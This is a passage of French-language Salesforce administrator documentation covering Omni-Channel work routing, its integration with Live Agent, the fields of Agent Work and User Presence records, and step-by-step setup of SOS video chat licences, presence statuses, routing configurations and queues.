   Veillez à vous connecter en tant qu'utilisateur activé l'utilisation d'Omni-Channel. Pendant le test de la fonctionnalité, assurez-vous d'être le seul agent connecté à Omni-Channel.

2. Dans le widget Omni-Channel, modifiez votre statut pour pouvoir recevoir des éléments de travail entrants.
3. Dans la console, accédez à l'enregistrement qui correspond aux canaux de votre statut de présence actuel.

   Par exemple, si vous êtes connecté(e) avec un statut « Disponible pour les requêtes », accédez à la liste de vos requêtes ouvertes dans la console. Nous supposons que votre statut « Disponible pour les requêtes » est associé à un canal de service de requêtes. Un statut « Disponible pour les requêtes » associé à des pistes ne serait pas très utile...

4. Activez la case en regard de l'enregistrement que vous souhaitez vous acheminer.
5. Cliquez sur **Modifier le propriétaire**.
   Vous êtes redirigé(e) vers la page Modifier le propriétaire de la requête.
6. Sélectionnez `File d'attente` dans la liste `Propriétaire`.
7. Saisissez le nom de la file d'attente que vous avez associée à votre configuration d'acheminement.

Patientez quelques instants. Une notification de requête entrante va bientôt s'afficher dans le widget Omni-Channel.

## Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer Omni-Channel :

- Personnaliser l'application

# Utilisation d'Omni-Channel avec votre mise en oeuvre Live Agent existante

Vous appréciez Live Agent et vous souhaitez lui ajouter Omni-Channel ? Voici ce qui a changé pour vous et votre organisation (mais pas pour vos agents !).

Vous avez décidé d'améliorer votre service client avec conjointement Live Agent et Omni-Channel. Vous avez fait le bon choix ! Une fois configurés, ils fonctionnent en parfaite harmonie. En attendant, voici quelques points à connaître avant de commencer à gérer le trafic de chat avec Live Agent dans Omni-Channel.

Live Agent est piloté par les configurations Live Agent, qui contrôlent les comportements et les paramètres disponibles pour les utilisateurs de Live Agent. De la même façon, Omni-Channel utilise des Configurations de présence afin de contrôler les comportements et les paramètres disponibles pour les utilisateurs d'Omni-Channel. Vous pouvez intégrer Live Agent à Omni-Channel afin d'acheminer les chats comme n'importe quel autre élément de travail, et vous pouvez même utiliser l'acheminement Omni-Channel pour vos chats (bêta). Quelle que soit la méthode d'utilisation de Omni-Channel avec Live Agent, vos agents peuvent ainsi accepter ou refuser des demandes de chat directement depuis le widget Omni-Channel.

Lorsque vous intégrez Live Agent et Omni-Channel, vos utilisateurs Live Agent deviennent des utilisateurs de Omni-Channel. Par conséquent, vos agents de chat doivent être associés à une Configuration Live Agent et à une Configuration de présence. Heureusement, lorsque vous activez Omni-Channel avec votre mise en oeuvre actuelle de Live Agent, Salesforce se charge des principaux paramètres de configuration.

Pour chaque configuration Live Agent déjà définie dans votre organisation, Salesforce :

- Crée une Configuration de présence correspondant à chaque configuration Live Agent
- Définit la capacité de chat de chaque Configuration de présence en fonction de la définition de la configuration Live Agent correspondante
- Attribue vos agents de chat aux nouvelles Configurations de présence correspondantes

Si Live Agent est activé alors que vous n'avez aucune implémentation, lorsque vous activez Omni-Channel, Salesforce crée un canal de service Live Agent.

Salesforce procède automatiquement, sans interrompre le flux de travail de vos agents. Ils peuvent commencer à accepter des chats via le widget Omni-Channel de la console. La seule différence visible pour les agents est l'utilisation du widget Omni-Channel dans la console pour définir leur statut et accepter les notifications de chat. Ils peuvent également constater une modification des options de statut, car les statuts de présence Omni-Channel son configurables.

## Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

# Référence

## Comment fonctionne l'acheminement Omni-Channel ?

Vous vous interrogez sur les modèles de données ? Vous souhaitez comprendre comment Omni-Channel achemine les éléments de travail à vos agents ? Nous vous apportons la réponse. Omni-Channel envoie automatiquement les éléments de travail à l'agent compétent au bon moment, ce qui permet à votre équipe de support d'assister les clients avec efficacité. Quels processus permettent d'acheminer le travail ? Explorons le fonctionnement.

Omni-Channel achemine le travail via deux processus distincts.

- Pour commencer, lorsqu'un nouvel élément de travail est attribué à une file d'attente Omni-Channel, Omni-Channel tente de l'acheminer à un agent. Omni-Channel achemine les éléments de travail selon la priorité de la file d'attente à laquelle ils sont attribués. Premièrement, les éléments les plus importants sont attribués en priorité aux agents. Les éléments sont ensuite acheminés selon leur ancienneté dans la file d'attente. Les éléments les plus anciens sont acheminés avant les plus récents (nous examinerons les détails de l'ancienneté plus loin).
- Deuxièmement, lorsque la capacité de travail d'un agent change (son statut « absent » est retiré ou il termine un autre élément de travail), Omni-Channel recherche si un élément de travail peut être acheminé à cet agent.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Acheminement des nouveaux éléments de travail

À sa création, un élément de travail est attribué à une file d'attente. Si cette file d'attente est associée à une Configuration d'acheminement, l'élément est ajouté à la liste des éléments en attente d'acheminement à un agent.

Omni-Channel détermine quels sont les agents disponibles, ainsi que la charge de travail actuelle de chaque agent. Ces informations proviennent de l'objet API UserServicePresence, qui suit en temps réel la capacité de travail des agents.

### Acheminement des éléments de travail en attente

Lorsque nouvel élément de travail est ajouté à la liste des éléments en attente, Omni-Channel détermine s'il peut l'acheminer immédiatement à un agent.

Premièrement, nous déterminons si des agents en ligne ont un Statut de présence associé au Canal de service approprié. Supposons que votre organisation reçoit une nouvelle requête attribuée à une file d'attente Omni-Channel. Omni-Channel déterminer s'il existe un canal de service pour les requêtes. Nous vérifions ensuite si des agents en ligne ont un statut leur permettant de recevoir de nouvelles requêtes.

| Scénario | Comportement |
|---|---|
| Aucun agent n'est disponible. | Si aucun agent en ligne n'est associé au statut approprié, nous gardons votre élément de travail dans la liste des éléments à attribuer à un agent. |
| Des agents sont disponibles, mais leur capacité de travail n'est pas suffisante pour un nouvel élément. | Si plusieurs agents sont disponibles, nous vérifions si leur capacité leur permet d'accepter un nouvel élément de travail. Si aucun agent ne dispose d'une capacité suffisante, nous gardons l'élément de travail dans la liste. |
| Des agents sont disponibles et peuvent accepter un travail supplémentaire. | Si des agents sont 1) disponibles et 2) ont une capacité suffisante pour travailler sur l'élément, nous vérifions à quel agent l'élément |

| Scénario | Comportement |
| --- | --- |
| | de travail sera attribué en fonction des paramètres d'acheminement de votre organisation.<br><br>**Si votre configuration d'acheminement utilise le modèle Le moins actif**, nous recherchons l'agent dont la charge de travail actuelle est la plus basse parmi les agents auxquels l'élément de travail peut être attribué. Nous acheminons ensuite l'élément à cet agent.<br><br>**Si votre configuration d'acheminement utilise le modèle Le plus disponible**, nous recherchons l'agent qui présente la différence la plus importante entre la quantité de travail maximale qu'il peut gérer et sa charge de travail actuelle. Nous acheminons ensuite l'élément à cet agent.<br><br>**Que se passe-t-il lorsque deux agents ou plus présentent une situation identique ?** Dans ce cas, nous recherchons l'agent dont la durée d'attente d'un nouvel élément de travail est la plus longue. Nous ne voulons surtout pas que notre équipe de support cède à la paresse. |

## Évolution de la capacité de travail d'un agent

Lorsqu'un agent se connecte à Omni-Channel, termine un travail ou change de statut, Omni-Channel vérifie si un élément de travail peut lui être attribué.

| Scénario | Comportement |
| --- | --- |
| L'agent est absent. | Nous passons sans autre vérification. |
| L'agent est disponible, mais sa capacité de travail n'est pas suffisante. | Nous passons sans aller plus loin. |
| L'agent est disponible et peut accepter un travail supplémentaire. | Nous examinons la liste des éléments de travail en attente d'acheminement à un agent. Nous vérifions si l'agent est qualifié pour gérer les éléments en attente, selon sa capacité de travail et le canal de service auquel son statut est associé. Par exemple, si l'agent est en ligne avec un statut disponible pour les requêtes, nous vérifions si notre liste contient des requêtes.<br><br>Si la liste contient des éléments de travail pour lesquels l'agent est qualifié, l'élément dont la priorité est la plus élevée est acheminé à l'agent. Si deux éléments ou plus ont une priorité identique, le plus ancien est acheminé en premier. |

## Réacheminement d'un élément de travail

Parfois, un agent refuse un élément de travail ou n'est plus disponible avant même de commencer à traiter l'élément. Dans ce cas, l'élément de travail est réacheminé jusqu'à ce qu'un agent disponible et qualifié puisse l'accepter.

Premièrement, Salesforce change automatiquement le propriétaire de l'élément de travail avec la file d'attente à partir de laquelle l'objet a été acheminé. Nous essayons ensuite d'acheminer l'élément de travail vers un agent (Agent B) différent de l'agent qu'il a refusé (Agent A). Cependant, l'élément de travail peut être de nouveau acheminé à l'Agent A si son statut change ou si nous essayons au moins une fois de l'acheminer à l'Agent B. Nous recommençons jusqu'à ce qu'un agent disponible et qualifié prenne en charge l'élément de travail.

Ainsi, vos agents, leurs éléments de travail et vos clients sont satisfaits.

## Objets pris en charge pour Omni-Channel

Omni-Channel dynamise la productivité de vos agents en leur attribuant en temps réel des enregistrements. Quels sont les objets et les enregistrements pris en charge par Omni-Channel ?

Omni-Channel prend actuellement en charge l'acheminement des objets et enregistrements ci-dessous.

- Requêtes
- Chats
- Appels vidéo SOS
- Publications sociales
- Commandes
- Pistes
- Objets personnalisés

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs des enregistrements de travail d'agent

Chaque fois qu'un objet est acheminé vers un agent via Omni-Channel, Salesforce crée un enregistrement Travail de l'agent qui consigne les informations sur l'attribution de travail et son acheminement. Les enregistrements Travail de l'agent aident à suivre les informations relatives aux attributions sur lesquelles vos agents travaillent. Si le même élément de travail est acheminé plusieurs fois, il est associé à plusieurs enregistrements Travail de l'agent.

Un enregistrement Travail de l'agent inclut les champs ci-dessous, par ordre alphabétique. Selon votre présentation de page et vos paramètres de sécurité au niveau du champ, certains champs peuvent être visibles ou modifiables.

| Champ | Définition |
|---|---|
| Date d'acceptation | La date et l'heure auxquelles l'élément de travail a été accepté par un agent. |
| Capacité de l'agent lors du refus | La capacité disponible d'un agent lorsqu'il a refusé l'élément de travail. |
| ID de travail de l'agent | L'ID Salesforce de l'enregistrement Travail de l'agent. |
| Date d'attribution | La date et l'heure auxquelles élément de travail a été attribué à un agent et envoyé automatiquement au widget Omni-Channel de l'agent. |
| Date de fermeture | La date et l'heure auxquelles l'agent a fermé l'onglet de la console associé à l'élément de travail, définissant le statut de l'enregistrement Travail de l'agent sur « Fermé ». |
| Créé par | Le nom de l'agent qui a accepté l'élément de travail. |

| Champ | Définition |
| --- | --- |
| Date de création | La date à laquelle l'élément de travail a été créé. |
| Date de refus | La date à laquelle un agent a refusé l'élément de travail. |
| Date de dernière modification | La date à laquelle l'élément de travail a été modifié pour la dernière fois. |
| Nom | Le numéro unique généré par Salesforce de l'enregistrement Travail de l'agent. |
| Pourcentage de capacité | Le pourcentage de capacité que l'élément de travail consomme sur la capacité totale possible de l'agent. |
| File d'attente | La file d'attente Salesforce à partir de laquelle l'élément de travail a été acheminé. |
| Date de la requête | La date et la heure auxquelles l'objet Salesforce a été attribué à la file d'attente, créant l'élément de travail associé. |
| Canal de service | Le canal de service qui est associé à l'élément de travail. |
| Vitesse de réponse | Le délai en secondes entre la création de l'élément de travail (date de la requête) et l'heure à laquelle un agent l'a accepté (date d'acceptation). |
| Statut | Le statut de l'enregistrement Travail de l'agent. Les valeurs correctes sont :<br>• Attribué : l'élément est attribué à l'agent, mais n'a pas été ouvert.<br>• Ouvert : l'élément a été ouvert par l'agent.<br>• Non disponible : l'élément a été attribué à l'agent, mais l'agent n'est plus disponible (déconnecté ou connexion perdue).<br>• Refusé : l'élément a été attribué à l'agent, mais l'agent l'a explicitement refusé.<br>• DeclinedOnPushTimeout : l'élément a été refusé, car l'expiration automatique est activée et la requête de l'élément a expiré pour l'agent.<br>• Fermé : l'élément est fermé.<br>• Annulé : l'acheminement de l'élément n'est plus requis. Par exemple : un visiteur du chat a annulé sa requête de chat acheminée par Omni-Channel avant qu'elle atteigne un agent. |
| Unités de capacité | Le nombre d'unités de capacité d'un agent que l'élément de travail consomme sur la capacité totale possible de l'agent. |
| Utilisateur | Le nom de l'agent vers lequel l'élément de travail a été acheminé. |
| Élément de travail | Le nom de l'élément de travail qui est associé à l'enregistrement Travail de l'agent, par exemple « Requête 123456 ». |

# Champs des enregistrements de présence d'utilisateur

Chaque fois que les agents modifient leur Statut de présence dans Omni-Channel, Salesforce crée un enregistrement de Présence d'utilisateur afin de consigner toutes les activités des agents qui sont connectés avec ce statut. Les enregistrements de Présence d'utilisateur contiennent des champs qui facilitent le suivi des informations de disponibilité des agents.

Un enregistrement de Présence du service de l'utilisateur contient les champs suivants, par ordre alphabétique. Selon vos paramètres de sécurité au niveau du champ, certains champs peuvent être visibles ou modifiables.

Éditions

Disponible avec : Salesforce Classic

Omni-Channel est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champ | Définition |
|---|---|
| Durée de capacité complète | La durée en secondes pendant laquelle l'agent a travaillé à 100 % de ses capacités, telles qu'indiquées dans la Configuration de la présence de l'agent. |
| Capacité configurée | La capacité totale de l'agent, telle qu'indiquée dans la Configuration de la présence de l'agent. |
| Créé par | Le nom de l'agent qui a défini le Statut de présence dans Omni-Channel. |
| Date de création | La date de création de l'enregistrement de Présence d'utilisateur. |
| Durée d'inactivité | La durée en secondes pendant laquelle aucun élément de travail n'était attribué à l'agent. |
| Absent | Indique si le statut de l'agent est « occupé ». |
| Statut actuel | Indique si le statut de présence de l'agent dans le champ Statut de présence de service correspond au statut de présence actuel de l'agent. |
| Date de dernière modification | La date à laquelle l'enregistrement Présence d'utilisateur a été modifié pour la dernière fois. |
| Statut de présence du service | Le nom d'API du Statut de présence de l'agent utilisé pour la connexion à Omni-Channel. |
| Durée du statut | Le délai en secondes pendant lequel le statut de l'agent était défini sur le Statut de présence indiqué par le champ Nom du statut. |
| Date de fin du statut | La date et l'heure de déconnexion de l'agent de Omni-Channel ou de changement du Statut de présence de l'agent. |
| Date de début du statut | La date et l'heure auxquelles l'agent a défini le Statut de présence. |
| Utilisateur | Le nom de l'agent qui est connecté à Omni-Channel. |

| Champ | Définition |
| --- | --- |
| ID de présence de l'utilisateur | L'ID Salesforce automatiquement généré de l'enregistrement Présence d'utilisateur. |
| Alias | Le nom personnalisé de l'agent. |
| Nom d'utilisateur | Le nom d'utilisateur Salesforce de l'agent. |
| Nom du statut | Le nom du Statut de présence que les agents ont utilisé pour se connecter à Omni-Channel. |

# Configuration d'un chat vidéo SOS et du partage d'écran


Vous souhaitez contacter vos clients avec une toute nouvelle méthode ? SOS est la solution de support mobile de Service Cloud. Avec SOS, vous pouvez ajouter un bouton d'aide à votre application mobile iOS ou Android native, qui permet à vos clients de communiquer avec les agents via une vidéo unidirectionnelle et un chat audio bidirectionnel.

L'époque où vos clients devaient composer un numéro de téléphone pour communiquer avec un agent sans nom et sans visage est révolue. En un simple clic, vos clients peuvent lancer un chat vidéo avec des agents qui leur offrent une assistance personnalisée, dans l'application, avec le partage d'écran et des annotations.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




SOS est intégrée à la console Salesforce pour Service Cloud. Vos agents peuvent accéder rapidement et aisément aux requêtes, aux enregistrements de compte et aux informations des clients pendant des appels vidéo. Pendant une session SOS, les agents peuvent également dessiner sur l'écran des clients, qui reçoivent ainsi une assistance dans l'application lors de la résolution de leurs problèmes. Vos clients bénéficient d'une expérience de support personnelle complète et vos agents disposent dans la console de toutes les informations dont ils ont besoin pour résoudre les problèmes des clients.

Mieux encore, SOS est totalement intégrée à Omni-Channel, le moteur d'acheminement de Service Cloud. Utilisez Omni-Channel pour personnaliser l'acheminement des éléments de travail, notamment les appels vidéo SOS, à vos agents. Acheminez les appels SOS en temps réel aux agents les plus disponibles et les plus compétents au sein de votre organisation, sans moteur d'acheminement tiers !

Pour plus d'informations sur l'intégration SOS à vos applications mobiles, reportez-vous au kit de développement *SOS iOS SDK*.

Avant de configurer SOS, activez Omni-Channel dans votre organisation.

1. Attribution de licences SOS à des agents
   Chaque agent qui utilise SOS doit détenir une licence SOS et faire partie d'un ensemble d'autorisations qui active la licence SOS.
2. Activation de la licence SOS
   Utilisez un ensemble d'autorisations afin d'activer la licence SOS pour vos utilisateurs.

3. Création d'un statut de présence SOS
   Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Créez un statut de présence pour permettre aux agents de signaler s'ils sont en ligne et disponibles pour recevoir des appels SOS.
4. Accès des utilisateurs aux statuts de présence SOS avec des ensembles d'autorisations
   Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Accordez à vos agents SOS l'accès au statut de présence SOS pour leur permettre de recevoir des appels SOS.
5. Accès des utilisateurs aux statuts de présence SOS via des profils
   Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Accordez à vos agents SOS l'accès au statut de présence SOS pour leur permettre de recevoir des appels SOS.
6. Création de configurations d'acheminement SOS
   Les configurations d'acheminement déterminent la méthode de distribution des éléments de travail aux agents. Ils permettent de définir l'importance relative et la taille des éléments de travail dans vos files d'attente. Ainsi, les éléments les plus importants sont traités en priorité et la répartition du travail entre vos agents est équilibrée. Créez une configuration d'acheminement SOS afin de déterminer comment les appels SOS sont distribués à vos agents.
7. Création d'une file d'attente SOS
   Les files d'attente sont un élément classique de Salesforce. Elle aident vos équipes à gérer les pistes, les requêtes, les contrats de service et les objets personnalisés. Omni-Channel dynamise les files d'attente pour acheminer les éléments de travail en temps réel à vos agents. Créez une file d'attente SOS pour orienter les appels SOS vers vos agents SOS. Nous allons associer la file d'attente SOS à la configuration d'acheminement SOS créée plus haut.
8. Mise à jour des paramètres de Salesforce Console
   Lorsque SOS est entièrement configurée pour votre organisation, vous devez configurer quelques paramètres dans votre Salesforce Console pour permettre à vos agents de recevoir du travail.
9. Création d'un déploiement SOS
   Créer un déploiement SOS afin d'intégrer vos paramètres SOS Salesforce à votre application mobile.

## Attribution de licences SOS à des agents

Chaque agent qui utilise SOS doit détenir une licence SOS et faire partie d'un ensemble d'autorisations qui active la licence SOS.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Sélectionnez l'utilisateur auquel vous souhaitez attribuer une licence SOS.
3. Cliquez sur **Attributions de licence d'ensemble d'autorisations**.
4. Cliquez sur **Modifier les attributions**.
5. Cochez la case **Activé** pour **Utilisateur SOS**.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :
- Personnaliser l'application

## Activation de la licence SOS

Utilisez un ensemble d'autorisations afin d'activer la licence SOS pour vos utilisateurs.

Vous pouvez ajouter à l'ensemble d'autorisations uniquement des utilisateurs attribués à la licence SOS.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Sélectionnez l'ensemble d'autorisations SOS.

   Si vous n'avez pas d'ensemble d'autorisations SOS, créez-en un. Dans Licence utilisateur, sélectionnez *Aucune*.
3. Cliquez sur **Autorisations de l'application**.
4. Cliquez sur **Modifier**.
5. Sélectionnez **Activer les licences SOS**.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :
- Personnaliser l'application

## Création d'un statut de présence SOS

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Créez un statut de présence pour permettre aux agents de signaler s'ils sont en ligne et disponibles pour recevoir des appels SOS.

Un statut de présence peut être associé à un ou plusieurs canaux d'éléments de travail. Associez le statut de présence SOS au canal de service SOS. Ainsi, vos agents peuvent recevoir des appels SOS lorsqu'ils sont connectés avec le statut de présence SOS.

1. Dans Configuration, saisissez *Présence* dans la case Recherche rapide box, select **Statuts de présence** et cliquez sur **Nouveau**.
2. Nommez votre statut.

   Appelons notre statut « Disponible pour SOS ». Une version de ce nom devient automatiquement le Nom du développeur.
3. Dans la section Options de statut, sélectionnez **En ligne**.
4. Dans la section Canaux de service, ajoutez SOS à la liste Canaux sélectionnés.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :
- Personnaliser l'application

# Accès des utilisateurs aux statuts de présence SOS avec des ensembles d'autorisations

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Accordez à vos agents SOS l'accès au statut de présence SOS pour leur permettre de recevoir des appels SOS.

Alternativement, vous pouvez accorder aux utilisateurs l'accès aux statuts de présence via des profils.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur le nom de l'ensemble d'autorisations qui contient vos agents SOS.
3. Cliquez sur **Accès aux statuts de présence du service**.
4. Cliquez sur **Modifier**.
5. Sélectionnez le statut de présence que nous avons créée plus haut, « Disponible pour SOS ».
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :

- Personnaliser l'application

Pour modifier les ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Accès des utilisateurs aux statuts de présence SOS via des profils

Les statuts de présence indiquent si un agent est en ligne et disponible pour recevoir des éléments de travail entrants, ou s'il est absent ou hors ligne. Accordez à vos agents SOS l'accès au statut de présence SOS pour leur permettre de recevoir des appels SOS.

Vous pouvez également accorder aux utilisateurs l'accès aux statuts de présence via des ensembles d'autorisations.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur le nom du profil qui contient vos agents SOS.

   Ne cliquez pas sur **Modifier** en regard du nom du profil. Sinon, la section de page dans laquelle vous pouvez activer les statuts ne s'affiche pas.
3. Dans la section Accès aux statuts de présence du service activé, cliquez sur **Modifier**.
4. Sélectionnez votre statut de présence SOS, « Disponible pour SOS », pour l'associer au profil.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :
- Personnaliser l'application

Pour modifier les profils :
- Gérer les profils et les ensembles d'autorisations

## Création de configurations d'acheminement SOS

Les configurations d'acheminement déterminent la méthode de distribution des éléments de travail aux agents. Ils permettent de définir l'importance relative et la taille des éléments de travail dans vos files d'attente. Ainsi, les éléments les plus importants sont traités en priorité et la répartition du travail entre vos agents est équilibrée. Créez une configuration d'acheminement SOS afin de déterminer comment les appels SOS sont distribués à vos agents.

Après cette configuration, nous allons créer une file d'attente SOS pour vos appels SOS. Nous associerons ensuite notre configuration d'acheminement à notre file d'attente SOS afin de permettre aux agents de recevoir des appels une fois SOS configuré.

1. Dans Configuration, saisissez *Acheminement* dans la case Recherche rapide, puis sélectionnez **Configurations d'acheminement** et cliquez sur **Nouveau**.
2. Nommez votre configuration d'acheminement.

   Appelons notre configuration d'acheminement « Configuration d'acheminement SOS ». Une version de ce nom devient automatiquement le Nom du développeur.
3. Définissez votre priorité d'acheminement.

   Si les appels SOS sont très importants et les seuls éléments de travail que traitent vos agents, définissez votre priorité d'acheminement sur *1*. Ainsi, les appels SOS sont acheminés à vos agents avant les autres types d'élément de travail.
4. Sélectionnez votre modèle d'acheminement.
5. Définissez la valeur du champ Pourcentage de capacité sur *100*.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :
- Personnaliser l'application

Les agents peuvent accepter un seul appel SOS à la fois. Par conséquent, les appels SOS représentent 100 % de la capacité de travail d'un agent.

6. Cliquez sur **Enregistrer**.

## Création d'une file d'attente SOS

Les files d'attente sont un élément classique de Salesforce. Elle aident vos équipes à gérer les pistes, les requêtes, les contrats de service et les objets personnalisés. Omni-Channel dynamise les files d'attente pour acheminer les éléments de travail en temps réel à vos agents. Créez une file d'attente SOS pour orienter les appels SOS vers vos agents SOS. Nous allons associer la file d'attente SOS à la configuration d'acheminement SOS créée plus haut.

La priorité attribuée aux éléments de travail dans la file d'attente SOS elle celle que vous avez spécifiée dans la configuration d'acheminement SOS créée précédemment.

Pour que l'acheminement fonctionne correctement, attribuez chaque agent une file d'attente, à partir de laquelle ils recevront les éléments de travail.

Pour plus d'informations sur les files d'attente, reportez-vous à « Présentation des files d'attente » dans l'aide de Salesforce.

Éditions

Disponible avec : Salesforce Classic

SOS est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer SOS :

- Personnaliser l'application

1. Dans Configuration, saisissez *`Files d'attente`* dans la case `Recherche rapide`, puis sélectionnez **Files d'attente**.
2. Cliquez sur **Nouveau**.
3. Dans le champ `Étiquette`, nommez votre fil d'attente.

   Appelons notre file d'attente « File d'attente SOS ». Une version de ce nom devient automatiquement le `Nom de la file d'attente`.
4. Dans le champ `Configuration de l'acheminement`, référencez et sélectionnez la configuration d'acheminement que vous avez créée plus haut, « Configuration d'acheminement ».
5. Dans la section Objets pris en charge, ajoutez *`Session SOS`* à la liste des objets sélectionnés.
6. Dans le champ `Utilisateurs sélectionnés` de la section Membre de la file d'attente, ajoutez chaque agent vers lequel vous souhaitez orienter les appels SOS.
7. Cliquez sur **Enregistrer**.

## Mise à jour des paramètres de Salesforce Console

